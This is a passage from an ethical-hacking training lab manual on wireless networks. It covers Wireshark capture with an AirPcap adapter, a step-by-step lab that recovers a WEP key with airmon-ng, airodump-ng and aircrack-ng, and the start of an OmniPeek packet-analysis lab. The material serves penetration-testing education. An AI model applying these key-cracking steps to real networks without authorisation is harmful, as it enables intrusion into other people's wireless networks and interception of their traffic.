All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 1.13: Stop wireshark packet capture

16. Go to **File** from menu bar, and select **Save**.




FIGURE 1.14: Save the captured packets

17. Enter the **File name**, and click **Save**.

The latest version is faster and contains a lot of new features, like APR (Arp Poison Routing) which enables sniffing on switched LANs and Man-in-the-Middle attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 1.15: Save the Captured packet file

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Wireshark	**Used Adapter:** AirPcap USB wireless capture adapter nr.00
	Result: Number of sniffed packets captured by Wireshark in network, which include: Packet Number, Time, Source, Destination, Protocol, and Info

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Questions

1. Evaluate and determine the number of wireless cards supported by the wireless scanner.
2. Analyze and evaluate how AirPcap adapters operate.

Internet Connection Required	
☑ Yes	☑ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Cracking a WEP Network with Aircrack-ng for Windows

Aircrack-ng is an 802.11 WEP and WPA-PSK keys cracking program that recovers keys once enough data packets have been captured. It implements the standard FMS attack along with some optimizations like KoreK attacks, as well as the all-new PTW attack, thus making the attack much faster compared to other WEP cracking tools.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Network administrators can take steps to help protect their wireless network from outside threats and attacks. Most hackers will post details of any loops or exploits online, and if they find a security hole, they will come in droves to test your wireless network with it. WEP is used for wireless networks. Always change your SSID from the default, before you actually connect the wireless router for the access point. If an SSID broadcast is not disabled on an access point, the use of a DHCP server to automatically assign IP address to wireless clients should not be used because war driving tools can easily detect your internal IP addressing if the SSID broadcasts are enabled and the DHCP is being used.

As an ethical hacker and penetration tester of an organization, your IT director will assign you the task of testing wireless security, exploiting the flaws in WEP, and cracking the keys present in WEP of an organization. In this lab we discuss how WPA key are cracked using standard attacks such as korek attacks and PTW attacks.

Tools demonstrated in this lab are available on D:\CEH-Tools\CEHv8 Module 15 Hacking Wireless Networks

Lab Objectives

The objective of this lab is to protect wireless network from attackers.

In this lab, you will learn how to:

- Crack WEP using various tools
- Capture network traffic
- Analyze and detect wireless traffic

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To execute the lab, you need:

- **Aircrack-ng** located at **D:\CEH-Tools\CEHv8 Module 15 Hacking Wireless Networks\WEP-WPA Cracking Tools\Aircrack-ng\bin**
- This tool requires Administrative privileges to run
- A client connected to a wireless access point
- **This lab requires AirPcap adapter installed on your machine. If you don't have this adapter please do not proceed with the lab**

Visit Backtrack home site http://www.backtrack-linux.org for a complete list of compatible Wi-Fi adapters.

Lab Duration

Time: 20 Minutes

Overview of Aircrack-ng

Airplay filter options: -b bssid: MAC address, access point.

A wireless network refers to any type of computer network that is **wireless**, and is commonly associated with a **telecommunications** network whose **interconnections** between **nodes** are implemented without the use of wires. Wireless telecommunications networks are generally implemented with some type of **remote** information transmission system that uses **electromagnetic waves**, such as radio waves, for the **carrier**, and this implementation usually takes place at the physical level or layer of the network.

TASK 1

Cracking a WEP Network

Lab Task

1. Launch **Aircrack-ng GUI** from **D:\CEH-Tools\CEHv8 Module 15 Hacking Wireless Networks\AirPcap -Enabled Open Source tools\aircrack-ng-0.9-airpcap\bin** by double-clicking **Aircrack-ng GUI.exe**.
2. Click the **Airdump-ng** tab.

To start wlan0 in monitor mode type: airmon-ng start wlan0.

To stop wlan0 type: airmon-ng stop wlan0.




FIGURE 2.1: Airodump-ng window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Click **Launch**. This will show the **airodump** window.




FIGURE 2.2: Airodump-ng selecting adapter window

To confirm that the card is in monitor mode, run the command "iwconfig". You can then confirm the mode is "monitor" and the interface name.

4. Type the Airpcap adapter index number as **0** and select all channels by typing **11**. Press **Enter**.




FIGURE 2.3: Airodump-ng selecting adapter window

Aircrack-ng option: -b bssid Long version – bssid. Select the target network based on the access point's MAC address.

5. It will prompt you for a file name. Enter **Capture** and press **Enter**.

For cracking WPA/WPA2 pre-shared keys, only a dictionary method is used. SSE2 support is included to dramatically speed up WPA/WPA2 key processing.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 2.4: Airodump-ng selecting adapter window

Aircrack-ng completes determining the key; it is presented to you in hexadecimal format such as KEY FOUND! [BF:53:9E:DB:37].

6. Type **y** in **Only write WEP IVs**. Press **Enter**.



Airodump option: -f <msecs> : Time in ms between hopping channels.

Airplay filter option: -d dmac : MAC address, Destination.

FIGURE 2.5: Airodump-ng dumping the captured packets window

7. After pressing **y** it will display Wi-Fi traffic; leave it running for few minutes.
8. Allow airodump-ng to capturea large number of packets (above 2,000,000).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 2.6: Airodump-ng Channel listing window

airmon-ng is a bash script designed to turn wireless cards into monitor mode. It auto-detects which card you have and run the right commands.

Airodump-ng is used for packet capturing of raw 802.11 frames and is particularly suitable for collecting WEP IVs (Initialization Vector) for the intent of using them with aircrack-ng.

9. Now close the window.
10. Go to **Aircrack-ng** andclick **Advanced Options**.




FIGURE 2.7: Aircrack-ng options window

11. Click **Choose** and select the filename **capture.ivs**.

Note: This is a different file from the one you recorded; this file contains precaptured IVS keys. The path is **D:\CEH-Tools\CEHv8 Module 15 Hacking Wireless Networks\AirPcap -Enabled Open Source tools\aircrack-ng-0.9-airpcap**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: To save time capturing the packets, for your reference, the **capture.ivs** file (this **capture.ivs** file contain more than 200000 packets) is at **D:\CEH-Tools\CEHv8 Module 15 Hacking Wireless Networks\AirPcap -Enabled Open Source tools\aircrack-ng-0.9-airpcap**.

12. After selecting file, click **Launch**.

To put your wireless card into monitor mode: airmon-ng start rausb0.




FIGURE 2.8: Aircrack-ng launch window

13. If you get the enough captured packets, you will be able to crack the packets.

You may use this key without the ":" in your wireless client connection prompt and specify that the key is in hexadecimal format to connect to the wireless network.

14. Select your target network from **BSSID** and press **Enter**.




FIGURE 2.9: Select target network

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Aircrack-ng can recover the WEP key once enough encrypted packets have been captured with airodump-ng.




FIGURE 2.10: aircrack-ng with WEP crack key

Lab Analysis

Document the BSSID of the target wireless network, connected clients, and recovered WEP key. Analyze various Airecrack-ng attacks and their respective data packet generation rate.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Aircrack-ng	**Number of packet captured:** 224385
	Cracked wireless adaptor name: NETGEAR
	Output: Decrypted key BF:53:9E:DB:37

Questions

1. Analyze and evaluate how aircrack-ng operates.
2. Does the aircrack-ng suite support Airpcap Adapter?

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Sniffing the Network Using the OmniPeek Network Analyzer

OmniPeek is a standalone network analysis tool used to solve network problems.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Packet sniffing is a form of wire-tapping applied to computer networks. It came into vogue with Ethernet; this mean that traffic on a segment passes by all hosts attached to that segment. Ethernet cards have a filter that prevents the host machine from seeing traffic address to other stations. Sniffing programs turn off the filter, and thus see everyone traffic. Most of the hubs/switches allow the inducer to sniff remotely using SNMP, which has weak authentication. Using POP, IMAP, HTTP Basic, and talent authentication, an intruder reads the password off the wire in cleartext.

To be an expert ethical hacker and penetration tester, you must have sound knowledge of sniffing network packets, performing ARP poisoning, spoofing the network, and DNS poisoning. OmniPeek network analysis performs deep packet inspection, network forensics, troubleshooting, and packet and protocol analysis of wired and wireless networks. In this lab we discuss wireless packet analysis of captured packets.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 15 Hacking Wireless Networks

Lab Objectives

The objective of this lab is to reinforce concepts of network security policy, policy enforcement, and policy audits.

Lab Environment

In this lab, you need:

- **Advanced OmniPeek Network Analyzer** located at **D:\CEH-Tools\CEHv8 Module 15 Hacking Wireless Networks\Wi-Fi Packet Sniffer\OmniPeek Network Analyzer**
- You can also download the latest version of **OmniPeek Network Analyzer** from the link http://www.wildpackets.com

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- Run this tool in Windows Server 2008
- A web browser and Microsoft .NET Framework 2.0 or later
- Double-click **OmniPeek682demo.exe** and follow the wizard-driven installation steps to install OmniPeek
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of OmniPeek Network Analyzer

You can download OmniPeek Network Analyzer from http://www.wildpackets.com.

OmniPeek Network Analyzer gives network engineers real-time visibility and expert analysis of each and every part of the network from a single interface, which includes Ethernet, Gigabit, 10 Gigabit, VoIP, Video to remote offices, and 802.11 a/b/g/n.

Lab Tasks

TASK 1

Analyzing WEP Packets

1. Launch OmniPeek by selecting **Start → All Programs → Wildpackets Omni packets Demo**.
2. Click **View sample files.**




FIGURE 3.1: Omnipeek main window

3. Select **WEP.pkt**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

OmniPeek gives network engineers real-time visibility and Expert Analysis into every part of the network from a single interface, including Ethernet, Gigabit, 10 Gigabit, 802.11a/b/g/n wireless, VoIP, and Video to remote offices.




FIGURE 3.2: Omnipeek Sample Files Window

4. It will open **WEP.pkt** in the window. Select **Packets** from the left pane.

